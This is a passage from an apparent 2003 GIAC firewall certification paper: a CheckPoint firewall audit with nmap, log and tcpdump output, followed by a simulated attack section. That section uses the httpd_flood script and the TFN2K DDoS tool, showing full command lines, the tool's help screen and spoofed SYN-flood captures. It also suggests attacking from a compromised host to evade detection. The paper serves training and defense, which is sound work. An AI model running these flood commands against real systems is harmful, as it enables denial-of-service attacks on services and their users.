6498	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	207	audit_laptop	giac_fw	tcp
6499	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	228	audit_laptop	giac_fw	tcp
6500	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	219	audit_laptop	giac_fw	tcp
6501	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	218	audit_laptop	giac_fw	tcp
6502	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	289	audit_laptop	giac_fw	tcp
6503	15Mar2003	20:49:23	eth0	giac_fw	Log	Drop	209	audit_laptop	giac_fw	tcp
6504	15Mar2003	20:49:29	eth0	giac_fw	Log	Drop	279	audit_laptop	giac_fw	tcp
6505	15Mar2003	20:49:29	eth0	giac_fw	Log	Drop	271	audit_laptop	giac_fw	tcp

3. On the surface, the firewall log in SmartTracker shows drops for all ports. However, the Nmap scan showed that port 264 was open. It appears that the firewall's global properties are not configured to log implied rules.


Validate the firewall - Analysis

The first test to validate the firewall revealed a couple of issues. The intent was to verify that the firewall itself is not vulnerable. The audit made the following observations:

1. TCP port 264 (CheckPoint VPN-1 SecuRemote Topology Requests, listed as FW1_topo service), on the firewall, was open to the Internet. While this was a previous vulnerability, CVE ID: CAN-2001-1303[10], newer versions of CheckPoint require users to authenticate before being able to download the firewall's topology. This service is required as part of GIAC's remote access VPN capability.
2. Finding port 264 highlights CheckPoint's use of implied rules. These are system related rules which are controlled by the global properties settings in the SmartDashboard. While not bad on their own, global properties require special attention to minimize surprises. An alternative would be to disable each of the global properties settings and explicitly create rules for those that are required. Implied rules can be viewed in SmartDashboard by selecting View, Implied Rules (sample shown below).


NO.	SOURCE	DESTINATION	IF VIA	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
-	FW1 Module or M	FW1 Module or M	Any	FW1	accept	None	Policy Ta	*	Enable FW1 Control Connectic
-	FW1 Managemer	FW1 Module or R	Any	CPD	accept	None	Policy Ta	*	Enable FW1 Control Connectic
-	FW1 Module	FW1 Managemer	Any	CPD	accept	None	Policy Ta	*	Enable FW1 Control Connectic
-	FW1 Module	FW1 Managemer	Any	FW1_log	accept	None	Policy Ta	*	Enable FW1 Control Connectic
-	Gui-clients or Rej	FW1 Managemer	Any	CPMI	accept	None	Policy Ta	*	Enable FW1 Control Connectic
-	FW1 Managemer	RTM Module	Any	CP_rtm	accept	None	Policy Ta	*	Enable Real Time Monitor Conr
-	Any	FW1 Module or M	Any	FW1_topo	accept	None	Policy Ta	*	Enable FW1 Control Connectic

3. Lastly, by default, logging for implied rules is not enabled. In this configuration, the firewall allows traffic and does not even record what is allowed. Logging for implied rules can be turned on with the checkbox labeled Log Implied Rules on the Global Properties screen (shown below).



Validate firewall rules - Test

Working to validate the first firewall rule, rule #1, the following diagram and screen-shots show the how the audit is performed.



1. The audit laptop assumes the ISP router's internal IP address again for this test. Nmap is running on the audit laptop, SmartTracker on the firewall and tcpdump on the www host. Each readied for the next scan.

```
nmap -v 10.10.20.3 -P0 -p 80-90

Starting nmap V. 3.00 ( www.insecure.org/nmap )
No tcp,udp, or ICMP scantype specified, assuming SYN Stealth scan. Use -sP if yo
u really don't want to portscan (and just want to see what hosts are up).
Host  (10.10.20.3) appears to be up ... good.
Initiating SYN Stealth Scan against  (10.10.20.3)
Adding open port 80/tcp
The SYN Stealth Scan took 3 seconds to scan 11 ports.
Interesting ports on  (10.10.20.3):
Port       State       Service
80/tcp     open        http
81/tcp     filtered    hosts2-ns
82/tcp     filtered    xfer
83/tcp     filtered    mit-ml-dev
84/tcp     filtered    ctf
85/tcp     filtered    mit-ml-dev
86/tcp     filtered    mfcobol
87/tcp     filtered    priv-term-l
88/tcp     filtered    kerberos-sec
89/tcp     filtered    su-mit-tg
90/tcp     filtered    dnsix

Nmap run completed -- 1 IP address (1 host up) scanned in 8 seconds
```

2. The Nmap session is run from the audit laptop. The above screen-shot shows a scan of the www host on ports 80 – 90. The –p 80-90 parameter is issued to limit the scan to 11 ports and reduce the length of the demonstration output. According to rule #1, only port 80 should be open.

N..	Date	Time	Inter.	Origin	Type	Action	Service	Source	Destination	Proto.
2	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	kerberos	audit_laptop	www	tcp
3	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	81	audit_laptop	www	tcp
4	15Mar2003	20:12:34	eth0	giac_fw	Log	Accept	http	audit_laptop	www	tcp
5	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	87	audit_laptop	www	tcp
6	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	82	audit_laptop	www	tcp
7	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	85	audit_laptop	www	tcp
8	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	83	audit_laptop	www	tcp
9	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	84	audit_laptop	www	tcp
10	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	86	audit_laptop	www	tcp
11	15Mar2003	20:12:34	eth0	giac_fw	Log	Drop	90	audit_laptop	www	tcp

3. As intended, the firewall log shows drops for all ports except port 80. While only 11 ports were scanned, a total of 61 log entries appeared in the firewall log. Nmap does not scan in numerical order and appears to check the non-responding ports an additional five times (11 ports + 10 (x5) non-responding = 61).

```
[Expert@giac_fw]# tcpdump -i eth1 host 10.10.20.3 and not port 22
tcpdump: listening on eth1

20:12:34.016124 10.10.10.5.57577 > 10.10.20.3.http: S 823219668:823219668(0) win 3072
20:12:34.016508 10.10.20.3.http > 10.10.10.5.57577: S 1925395559:1925395559(0) ack 823219669 win 58
40 <mss 1460> (DF)
20:12:34.016905 10.10.10.5.57577 > 10.10.20.3.http: R 823219669:823219669(0) win 0
20:12:39.011764 arp who-has 10.10.20.3 tell 10.10.20.30
20:12:39.012179 arp reply 10.10.20.3 is-at 0:c0:9f:11:29:df

5 packets received by filter
0 packets dropped by kernel
[Expert@giac_fw]#
```


4. The tcpdump on the inside interface of the firewall shows that the firewall blocked disallowed ports. Only the port 80 traffic was accepted and reached the www host. SYN – SYNACK – RST. The last two packets are ARP communications between the firewall and www host.

Validate firewall rules - Analysis

The results of the firewall rule test were clean. The allowed traffic passed through the firewall and all other traffic was dropped. Both accepted and dropped traffic was logged. Again, the above test was run with a limited port range to reduce the output length. The comprehensive test would include a complete port scan of each of the GIAC networks (all IPs) behind the firewall.

Validate Windows traffic - Test

The next scan is intended to verify that Windows NetBIOS traffic is not escaping through the firewall and advertising to the outside world.



1. For this test, the audit laptop is disconnected and the router's internal connection is restored. tcpdump sessions are started on the internal and external firewall interfaces. SmartTracker is also readied to monitor Windows traffic.

```
[Expert@giac_fw]# tcpdump -i eth1
tcpdump: listening on eth1

12:49:44.074307 192.168.102.1.netbios-dgm > 192.168.102.255.netbios-dgm: NBT UDP
 PACKET(138)
12:49:49.521246 192.168.102.1.netbios-ns > 192.168.102.255.netbios-ns: NBT UDP P
ACKET(137): QUERY; REQUEST; BROADCAST
12:49:50.271855 192.168.102.1.netbios-ns > 192.168.102.255.netbios-ns: NBT UDP P
ACKET(137): QUERY; REQUEST; BROADCAST
12:49:51.022966 192.168.102.1.netbios-ns > 192.168.102.255.netbios-ns: NBT UDP P
ACKET(137): QUERY; REQUEST; BROADCAST
12:51:35.926267 192.168.102.1.netbios-dgm > 192.168.102.255.netbios-dgm: NBT UDP
 PACKET(138)

5 packets received by filter
0 packets dropped by kernel
[Expert@giac_fw]#
```

2. In the above screen-shot, the tcpdump on the internal interface of giac_fw shows NetBIOS traffic coming from host win2k1 on the internal network.

N..	Date	Time	Inter.	Origin	Type	Action	Service	Source	Destination	Protocol
21	16Mar2003	12:49:44	eth1	giac_fw	Log	Drop	nbdatagram	192.168.102.1	192.168.102.255	udp
22	16Mar2003	12:49:49	eth1	giac_fw	Log	Drop	nbname	192.168.102.1	192.168.102.255	udp
62	16Mar2003	12:51:35	eth1	giac_fw	Log	Drop	nbdatagram	192.168.102.1	192.168.102.255	udp

3. Because rule #18 exists to specifically drop and not log NBT traffic, the rule is temporarily modified to enable logging so the packets can be viewed in the log. With logging on rule #18 enabled, SmartTracker sees the same NetBIOS broadcasts and confirms that the traffic is being dropped.

```
[Expert@giac_fw]# tcpdump -i eth0 host 192.168.102.1
tcpdump: listening on eth0


0 packets received by filter
0 packets dropped by kernel
[Expert@giac_fw]#
[Expert@giac_fw]#
```

4. A second tcpdump on the external interface of giac_fw confirms that this traffic is not getting past the firewall.

Validate Windows traffic - Analysis

This test demonstrates that Windows NetBIOS traffic is not leaving the GIAC network. This test also finds that rule #18's no-logging of NetBIOS traffic is effective in minimizing unnecessary log entries.

It should be noted that Windows machines use other services in addition to NetBIOS. Applications like Windows Update, Windows Messenger and Anti-Virus programs attempt to phone home regularly. GIAC's firewalls did not have specific rules to allow or drop these services and they appear not to have been considered. It is not clear how these applications are working or retrieving the latest virus signatures.

Validate firewall management access - Test

The part of the audit verifies that GIAC uses appropriate restrictions on access to the firewall management server fwmgr1.

1. The auditor reviews firewall rule #17 which allows power users to connect to the fwmgr1 server for firewall administration. The IP range pwr_users specifies IP addresses from 192.168.102.200-225.
2. As a second check, the auditor runs the cpconfig command on the fwmgr1 host to ensure that only the IPs of the firewall administrators are present in the list of management clients.
3. The auditor tries to review rules that permit ssh and https access to the firewall itself. None are found.

Validate firewall management access - Analysis

This part of the audit identifies that the rule permitting administrative access to fwmgr1 includes an overly wide range of IP addresses. Also, ssh and https access to giac_fw should be allowed from fwmgr1. While the Nokia is an appliance, administrative access from a designated host is appropriate.

Evaluate the audit

The original objective of the firewall audit was to confirm that the firewall is delivering the access and restrictions that GIAC wants for their network. While the audit confirmed that the architecture is largely performing to expectations, some improvements are needed. It is also noted that a complete infrastructure security audit, covering more than just the firewall, is would help GIAC improve its overall security architecture.

The results of the various audit steps showed that the GIAC firewall administrators understood most of the security concepts but missed some subtle points in the implementation. It is not good enough to trust that the firewall rules will work exactly as written.

The outage and business impact, required for a portion of the tests, was minimal.

Recommendations

The following recommendations were included in the audit report.

1. The Global Properties settings and implied rules in SmartDashboard should be reviewed and configured specifically. Also, the logging of implied rules should be enabled.
2. Add firewall rules for Windows machines. Services like Windows Update and Anti-Virus updates should be allowed or they should be blocked (and not logged). Perhaps a central internal server should be designated for Anti-Virus updates.
3. Reduce the number of IPs allowed to perform firewall management. Only firewall administrators should have access to firewall management.
4. Conduct firewall rule reviews at least twice per year.
5. Tighten SMTP rules. The way the SMTP rules (rule #4 & #5) are currently written, any internal host, including users, can contact the mail1 server. While more rules are not always attractive, in this case it will limit unnecessary access. The source and destination combinations for the proposed set of mail rules would be:
    a. external -> mail1
    b. mail1 <-> external
    c. mail1 <-> exchg1
6. Create an ident reject rule. Internet SMTP servers often utilize the ident service. While it is not necessary to actually have an ident server, the


firewall should reject the communications (rather than drop) to provide the requesting server an immediate response.

7. Make more advanced use of CheckPoint's SmartDefense features. GIAC's firewall administrators should further investigate the use of the various denial of service and attack features and implement logging and alerting appropriately.
8. Schedule CheckPoint NG advanced training for firewall administrators. This additional training will help the administrators understand and take advantage of some of the details behind the newer features in CheckPoint NG.

Design Under Fire

The section will analyze the network design presented by Janice Robinson-Wells[11], analyst number 0352. The link to the complete document is http://www.giac.org/practical/Janice_Robinson-Wells_GCFW.doc. The purpose of this review is to gain insight and understanding of design alternatives and vulnerabilities.

Ms. Robinson-Well's design has a filtering router and a multi-legged PIX firewall that provides connectivity for the DMZ, VPN and internal networks. A copy of the network diagram is included here for reference.



Attack the firewall

The objective here is to identify any known firewall vulnerabilities and exploit one. If successful, the attack will gain access to the firewall, enable unrestricted access or cause the firewall to stop functioning.

Research

The first step is to perform research or reconnaissance[12] to determine the type of firewall in use. Normally, this might involve probing for open ports (e.g. port tcp/264 is a fingerprint for a CheckPoint firewall), social engineering or even dumpster-diving. However, in this case, the security architecture specifies that GIAC Enterprises uses a Cisco PIX 515 firewall running firmware version 6.2.

An Internet search engine is a good starting point to identify possible vulnerabilities. Entering the words *PIX vulnerabilities* into Google[13] yields immediate candidates for the attack. Additional specific vulnerability information can also be identified on Cisco's web site, Bugtraq[14] and CERT[15].

The following recent vulnerability information, applicable to firmware version 6.2, was gathered from Cisco's Security Advisories and Notices page[16]. They are identified by their Bugtraq Bug IDs.

1. CSCdv83490 – While processing initial contact notify messages the PIX does not delete duplicate Internet Security Authentication Key Management Protocol Security Associations (ISAKMP SAs) with the peer.

2. CSCdx35823 – Buffer overflow while doing HTTP traffic authentication using Terminal Access Controller Access Control System Plus (TACACS+) or Remote Authentication Dial-In User Service (RADIUS).

The following additional vulnerability is listed on Bugtraq. It is also listed with its Bug ID.

3. CSCdy51810 – SSH/Telnet DDoS vulnerability. This possible vulnerability is identified because of the ability to send Telnet or SSH requests to the PIX by way of the broadcast address of one of the connected interfaces. This approach bypasses the firewall rules and might allow a denial of service attack.

The first vulnerability appears to be serious because an imposter VPN device could establish trusted communications. If an attacker is able assume the IP of an already connected VPN user, the attacker, with a peer authentication key, could establish a VPN connection. This represents a man-in-the-middle attack.

The second buffer overflow attack is also serious as it could cause the firewall to crash. This vulnerability exists within the PIX's HTTP traffic authentication

capability. An attacker could tickle this vulnerability enough to make the firewall crash and result in a Denial of Service.

The third Distributed Denial of Service vulnerability is perhaps not as realistic or serious. Cisco posted a reply[17] to the original Bugtraq message within one week and discounted the effectiveness of the potential DDoS attack. Their testing confirmed that the PIX firewall does not experience memory problems that could result in a denial of service. Cisco also pointed out that the ability to bypass the firewall rules and connect to the PIX via the broadcast address using Telnet or SSH still requires password. Cisco did indicate that this issue would be fixed in upcoming releases.

Design

The buffer overflow attack is determined to be the most likely to succeed. While the GIAC Enterprises security architecture document did not specify the use of HTTP traffic authentication, the firewall audit did suggest it as a mitigation strategy. If the firewall administrators followed through with the audit recommendation, an attack is possible.

The attack will attempt to generate a large number of connections to overwhelm the firewall's HTTP authentication process and hopefully cause the firewall to crash or become non-responsive. The Perl script httpd_flood[18], downloaded from Packet Storm[19], will be used for the attack. Since a test PIX firewall is not available, the simulated attack is being run against a test web server.

The script takes parameters for host, port, delay, connections and repeat. A sample run is shown here:

```
$ ./httpd_flood.pl www 81 10 500 3
./httpd_flood.pl: flood info: number of socket(s)        : 500.
./httpd_flood.pl: flood info: delay between repetition(s): 10.
./httpd_flood.pl: flood info: repetition(s)              : 3.
./httpd_flood.pl: www(81): attempting to connected 500 socket(s).


$
```

While the attack is running, a web browser is used to verify if the site remains responsive.

The comments in the httpd_flood script warn that it would not wise to use this tool to attack public systems since the addresses are not spoofed. Using httpd_flood, the source IP of the attacking host would appear in the firewall logs of the attacked system. Running the attack from a different compromised host might be the best way to avoid obvious detection.

The best defense for this particular attack would be to limit the number of simultaneous connections from an individual IP address. Since httpd_flood is rather simple, it could easily be blocked by limiting connections.

Results

The test attack is partially successful. While it cannot be confirmed if the attack would have crashed the firewall, the large number of connections caused a DoS on the test web server. The attack was initially performed, with no impact, using a sockets parameter of 150. However, a second attack using 500 sockets caused the web server to stop responding. After breaking out of the script, the web server returned to normal.

Since the PIX HTTP authentication process had a buffer overflow vulnerability, it is entirely possible that the large number of connections would have caused it to crash. This vulnerability could be avoided by ensuring that the latest security patches are applied.

Denial Of Service

This section of Design Under Fire will launch a Denial of Service attack against the GIAC Enterprises security architecture using Tribal Flood Network 2000[20]. TFN2K is a client/server tool that allows a single client to control any number of remote server machines to generate a DDoS attack. Information about other DDoS attacks, tools and prevention can be found at http://staff.washington.edu/dittrich/misc/ddos/.

Attack

In this scenario, 50 broadband systems have been compromised and are running the TFN2K server daemon. The TFN2K client will be used to coordinate the remote systems to attack the two GIAC Enterprises web servers IPs at 199.120.36.67 and 199.120.36.68. The DDoS will be performed using a SYN flood to port 80.

Note: since the web server IP addresses specified GIAC Enterprises security architecture are actually publicly routable, this simulated attack will target a different IP on a test web server without a firewall.

Issuing the *tfn* command with no parameters displays the help screen.

```
$ ./tfn
usage: ./tfn <options>
[-P protocol]    Protocol for server communication. Can be ICMP, UDP or TCP.
                 Uses a random protocol as default
[-D n]           Send out n bogus requests for each real one to decoy targets
[-S host/ip]     Specify your source IP. Randomly spoofed by default, you need
                 to use your real IP if you are behind spoof-filtering routers
[-f hostlist]    Filename containing a list of hosts with TFN servers to contact
[-h hostname]    To contact only a single host running a TFN server
[-i target string]      Contains options/targets separated by '@', see below
[-p port]               A TCP destination port can be specified for SYN floods
<-c command ID> 0 - Halt all current floods on server(s) immediately
                1 - Change IP antispoof-level (evade rfc2267 filtering)
                    usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
                2 - Change Packet size, usage: -i <packet size in bytes>
                3 - Bind root shell to a port, usage: -i <remote port>
                4 - UDP flood, usage: -i victim@victim2@victim3@...
                5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
                6 - ICMP/PING flood, usage: -i victim@...
                7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
                8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
                9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
                10 - Blindly execute remote shell command, usage -i command
$
```

Referencing the above help screen, the command line is formulated as follows:

- -f *hostlist* - hostlist.txt lists the 50 remote systems that will participate
- -i *target* - target IPs separated by @
- -p *port* - port 80 for the web servers
- -c *command* - command 5 specifies a SYN flood

```
$ ./tfn -f hostlist.txt -i 192.168.2.1 -p 80 -c 5

        Protocol      : random
        Source IP     : random
        Client input  : list
        TCP port      : 80
        Target(s)     : 192.168.2.1
        Command       : commence syn flood, port: 80

Password verification:

Sending out packets: .
$
```

After entering the command, TFN2K recaps the proposed action and prompts for password verification. With a valid password, TFN2K begins silently instructing the 50 remote systems to bombard the targets.

A tcpdump on one of the remote hosts performing the attack showed over 70,000 SYN packets sent within one minute. It seems clear that 50 remote systems acting together with TFN2K could easily cause trouble for a target system.

```
21:19:09.148647 36.227.121.0.4589 > 192.168.2.1.http: S 272045:272065(20) win 32075 urg 47448
21:19:09.148747 214.128.14.0.2581 > 192.168.2.1.http: S 8813368:8813388(20) win 49008 urg 26724
21:19:09.148863 184.220.164.0.7688 > 192.168.2.1.http: S 385441:385461(20) win 47079 urg 18345
21:19:09.148963 86.37.61.0.56298 > 192.168.2.1.http: S 12652229:12652249(20) win 34760 urg 55475
21:19:09.149063 11.220.171.0.9744 > 192.168.2.1.http: S 1236542:1236562(20) win 18309 urg 47130
21:19:09.149177 136.76.171.0.51398 > 192.168.2.1.http: S 6757471:6757491(20) win 17246 urg 52516
21:19:09.149279 227.106.85.0.56709 > 192.168.2.1.http: S 12520468:12520488(20) win 18691 urg 57038
21:19:09.149378 138.130.81.0.46639 > 192.168.2.1.http: S 13591636:13591656(20) win 8021 urg 58363
21:19:09.149497 110.187.137.0.17269 > 192.168.2.1.http: S 1737562:1737582(20) win 57876 urg 37698
21:19:09.149596 79.22.118.0.46450 > 192.168.2.1.http: S 10369897:10369917(20) win 28117 urg 9441
21:19:09.149696 123.59.97.0.30606 > 192.168.2.1.http: S 6280987:6281007(20) win 17673 urg 2767
21:19:09.149812 139.65.194.0.48067 > 192.168.2.1.http: S 8663258:8663278(20) win 53324 urg 3720
21:19:09.149913 134.243.251.0.541 > 192.168.2.1.http: S 5709521:5709541(20) win 42742 urg 36415
21:19:09.150014 162.76.174.0.11898 > 192.168.2.1.http: S 6828635:6828655(20) win 12128 urg 37449
21:19:09.150128 246.41.115.0.59056 > 192.168.2.1.http: S 5700161:5700181(20) win 31668 urg 23273
21:19:09.150228 123.4.22.0.33594 > 192.168.2.1.http: S 7040979:7040999(20) win 53999 urg 29099
21:19:09.150328 144.84.107.0.12975 > 192.168.2.1.http: S 7585479:7585499(20) win 65258 urg 34877
21:19:09.150454 216.51.174.0.41577 > 192.168.2.1.http: S 15294554:15294574(20) win 19952 urg 60903
21:19:09.150555 200.51.145.0.3470 > 192.168.2.1.http: S 9342230:9342250(20) win 25728 urg 30747
21:19:09.150654 26.7.66.0.17637 > 192.168.2.1.http: S 7182997:7183017(20) win 40953 urg 19273
```

The tcpdump also shows TFN2K's randomly spoofed source IP addresses. The SYN packets appear to be coming from everywhere. The firewall logs would record this attack activity. However, since the rules allow any to the web servers on port 80, this is an allowed path attack. The Snort network IDS probe on the Public DMZ would detect this attack.

The attack is stopped using the following command.

```
